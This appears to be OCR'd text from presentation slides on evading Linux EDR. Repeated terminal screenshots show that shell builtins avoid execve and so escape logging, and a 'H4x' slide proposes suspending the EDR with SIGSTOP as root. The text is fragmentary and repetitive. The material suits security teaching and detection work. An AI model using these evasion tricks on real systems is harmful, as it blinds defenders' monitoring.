
A terminal window with a title bar containing three colored circles (red, yellow, green). The window displays a table of system processes.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944



A terminal window titled "Ops - Curlrevshell" with a terminal icon in the title bar. It shows a series of commands and their outputs related to file permissions and process execution.

```
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
```



A terminal window with a terminal icon in the title bar. It shows two log file paths.

```
log /var/log/procrastinationedr.log
/log/audit/audit.log
```

The Blue Team's favorite* syscall: execve(2)

The image shows three overlapping terminal windows. The leftmost window displays a table of system logs. The middle window, titled 'Ops - Curlrevshell', shows the output of several commands: 'tail -n 4 /var/log/procrastinationedr.log', 'which id echo type which', and 'type which'. The rightmost window shows the output of 'cat /var/log/procrastinationedr.log' and 'cat /log/audit/audit.log'.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which

cat /var/log/procrastinationedr.log
cat /log/audit/audit.log
  
```

The Blue Team's favorite* syscall: execve(2)

The image shows three overlapping terminal windows. The leftmost window displays a table of system logs. The middle window, titled 'Ops - Curlrevshell', shows a series of commands and their outputs, including tailing a log file and using 'which' and 'type' to find binaries. The rightmost window shows a log file path.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a shell builtin
echo is a shell builtin
type is a shell builtin
  
```

log /var/log/procrastinationedr.log
/log/audit/audit.log

The Blue Team's favorite* syscall: execve(2)

The image shows three overlapping terminal windows. The leftmost window displays a table of system logs. The middle window, titled 'Ops - Curlrevshell', shows a series of commands and their outputs, including file permissions and command types. The rightmost window shows a log file path.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a tracked alias for /usr/bin/id
echo is a shell builtin
type is a shell builtin
which is a tracked alias for /usr/bin/which

log /var/log/procrastinationedr.log
log/audit/audit.log
  
```

The Blue Team's favorite* syscall: execve(2)

The image shows three overlapping terminal windows. The leftmost window displays a table of system logs. The middle window, titled 'Ops - Curlrevshell', shows a series of commands and their outputs, including file operations and process information. The rightmost window shows a log file path.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a tracked alias for /usr/bin/id
echo is a shell builtin
type is a shell builtin
which is a tracked alias for /usr/bin/which
> echo "This is invisible to EDR"
This is invisible to EDR
  
```

log /var/log/procrastinationedr.log
/log/audit/audit.log

The Blue Team's favorite* syscall: execve(2)

The image displays three overlapping terminal windows. The leftmost window shows a table of system logs. The middle window, titled 'Ops - Curlrevshell', shows a series of commands and their outputs, including file permissions, command types, and visibility to EDR. The rightmost window shows log file paths.

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a tracked alias for /usr/bin/id
echo is a shell builtin
type is a shell builtin
which is a tracked alias for /usr/bin/which
> echo "This is invisible to EDR"
This is invisible to EDR
> /bin/echo "This is visible to EDR"
This is visible to EDR
  
```

```

log /var/log/procrastinationedr.log
log /log/audit/audit.log
  
```

The Blue Team's favorite* syscall: execve(2)

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a tracked alias for /usr/bin/id
echo is a shell builtin
type is a shell builtin
which is a tracked alias for /usr/bin/which
> echo "This is invisible to EDR"
This is invisible to EDR
> /bin/echo "This is visible to EDR"
This is visible to EDR
> tail -n 4 /var/log/procrastinationedr.log

```

```

log /var/log/procrastinationedr.log
log /log/audit/audit.log

```

The Blue Team's favorite* syscall: execve(2)

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```

Ops - Curlrevshell
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
> which id echo type which
/usr/bin/id
/usr/bin/echo
/usr/bin/which
> type id echo type which
id is a tracked alias for /usr/bin/id
echo is a shell builtin
type is a shell builtin
which is a tracked alias for /usr/bin/which
> echo "This is invisible to EDR"
This is invisible to EDR
> /bin/echo "This is visible to EDR"
This is visible to EDR
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:26:11 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:26:21 5 /bin/sh /usr/bin/which id echo type which
2025/09/10 10:26:41 5 /bin/echo This is visible to EDR

```

```

log /var/log/procrastinationedr.log
log /log/audit/audit.log

```

That's quite enough not
hacking for now

N is just N+1 with extra steps...

1. Commands
2. Shell Input
3. Programs
 - a. Shells are programs too
4. System Calls
5. Commands to the Kernel

That's quite enough not
hacking for

N is just N+1 with

tl;dr - We just want the
right syscalls in the right
order

1.

Input

ams

hells are programs too


em Calls

mands to the Kernel




H4x

Root -> SIGSTOP EDR



Root -> SIGSTOP EDR



Root -> SIGSTOP EDR



```
Ops - Curlrevshell
> sudo -nl kill
/usr/bin/kill
> tail -n 2 </var/log/procrastinationedr.log
2025/09/10 10:26:51 5 tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:27:32 2 sudo -nl kill
```